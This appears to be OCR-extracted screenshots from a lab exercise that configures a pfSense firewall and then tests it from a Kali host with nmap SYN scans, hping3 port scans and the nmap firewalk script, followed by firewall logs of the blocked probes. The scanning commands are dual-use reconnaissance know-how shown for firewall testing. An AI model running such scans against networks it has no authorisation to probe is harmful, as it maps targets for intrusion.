
Subnet IP: 192 .168 .101 . 0   Subnet mask: 255 .255 .255 . 0



```
For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 192.168.101.100
Enter the end address of the IPv4 client address range: 192.168.101.110

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...

The IPv4 LAN address has been set to 192.168.101.10/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                https://192.168.101.10/

Press <ENTER> to continue.
```



```
*** Welcome to pfSense 2.2.4-RELEASE-pfSense (amd64) on pfSense ***

 WAN (wan)        -> em0        -> v4: 192.168.75.10/24
 LAN (lan)        -> em1        -> v4: 192.168.101.10/24
```



Firewall: Rules

	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
☒		*	RFC 1918 networks	*	*	*	*	*		Block private networks
☒		*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks


No rules are currently defined for this interface
All incoming connections on this interface will be blocked until you add pass rules.

Click the ⊞ button to add a new rule.

🟩 pass	☑ match	☒ block	🟨 reject	● log
pass (disabled)	match (disabled)	block (disabled)	reject (disabled)	log (disabled)


Hint:

Rules are evaluated on a first-match basis (i.e. the action of the first rule to match a packet will be executed). This means that if you use block rules, you'll have to pay attention to the rule order. Everything that isn't explicitly passed is blocked by default.




Firewall: Rules

		ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
	☒		*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks
□	▶		IPv4 ICMP	*	*	*	*	*	none		




Firewall: Rules


		ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
	☒		*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks
□	▶		IPv4 ICMP	*	*	*	*	*	none		
□	▶		IPv4 TCP	*	*	*	80 (HTTP)	*	none		
□	▶		IPv4 TCP	*	*	*	443 (HTTPS)	*	none		
□	▶		IPv4 TCP	*	*	*	21 (FTP)	*	none		




```
root@kali:~/Documents# ping 192.168.101.101
PING 192.168.101.101 (192.168.101.101) 56(84) bytes of data.
64 bytes from 192.168.101.101: icmp_seq=1 ttl=128 time=1.17 ms
64 bytes from 192.168.101.101: icmp_seq=2 ttl=128 time=1.00 ms
64 bytes from 192.168.101.101: icmp_seq=3 ttl=128 time=0.956 ms
^C
--- 192.168.101.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.956/1.043/1.174/0.101 ms
root@kali:~/Documents# nmap -sS -T5 192.168.101.101

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-19 21:32 EDT
Warning: 192.168.101.101 giving up on port because retransmission cap hit (2)
Nmap scan report for 192.168.101.101
Host is up (1.1s latency).
Not shown: 950 closed ports, 47 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 27.78 seconds
```



```
root@kali:~# hping3 -S 192.168.101.101 --scan 1-80
Scanning 192.168.101.101 (192.168.101.101), port 1-80
80 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   80 http       : .S..A... 128 16920 64240    46
All replies received. Done.
Not responding ports: (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8 ) (9 discard) (10 ) (11
 systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 qotd) (18 msp) (19 chargen) (20 ftp-data) (21
ftp) (22 ssh) (23 telnet) (24 ) (25 smtp) (26 ) (27 ) (28 ) (29 ) (30 ) (31 ) (32 ) (33 ) (34 ) (35 ) (
36 ) (37 time) (38 ) (39 rlp) (40 ) (41 ) (42 nameserver) (43 whois) (44 ) (45 ) (46 ) (47 ) (48 ) (49
tacacs) (50 re-mail-ck) (51 ) (52 ) (53 domain) (54 ) (55 ) (56 ) (57 mtp) (58 ) (59 ) (60 ) (61 ) (62
) (63 ) (64 ) (65 tacacs-ds) (66 ) (67 bootps) (68 bootpc) (69 tftp) (70 gopher) (71 ) (72 ) (73 ) (74
) (75 ) (76 )_(77 rje) (78 ) (79 finger)
```




```
root@kali:~# nmap --script=firewalk --traceroute 192.168.101.101

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-20 20:49 EDT
Nmap scan report for 192.168.101.101
Host is up (0.0014s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
443/tcp open  https

Host script results:
| firewalk:
| HOP  HOST              PROTOCOL  BLOCKED PORTS
|_0    192.168.75.173    tcp       1,3-4,6-7,9,13,17,19-20

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.74 ms 192.168.75.10
2   1.56 ms 192.168.101.101

Nmap done: 1 IP address (1 host up) scanned in 28.51 seconds
```



Status: System logs: Firewall (Dynamic View)


Last 50 records; Pause: □

Act	Time	If	Source	Destination	Proto
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:32772	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:56738	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:5060	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:6792	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:1108	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:40193	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:52869	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:9102	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:4446	TCP:S
☒	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:9944	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:37867	192.168.101.101:1	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:10500	192.168.101.101:3	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:46108	192.168.101.101:4	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:57436	192.168.101.101:6	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:22588	192.168.101.101:7	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:65331	192.168.101.101:19	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:20069	192.168.101.101:20	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:54121	192.168.101.101:17	TCP:S
☒	Oct 21 01:57:40	WAN	192.168.75.173:18410	192.168.101.101:13	TCP:S




Apache2 Ubuntu Default Page

It works!




Potential DNS Rebind attack detected, see http://en.wikipedia.org/wiki/DNS_rebinding
Try accessing the router by IP address instead of by hostname.



Last 50 firewall log entries.Max(50)

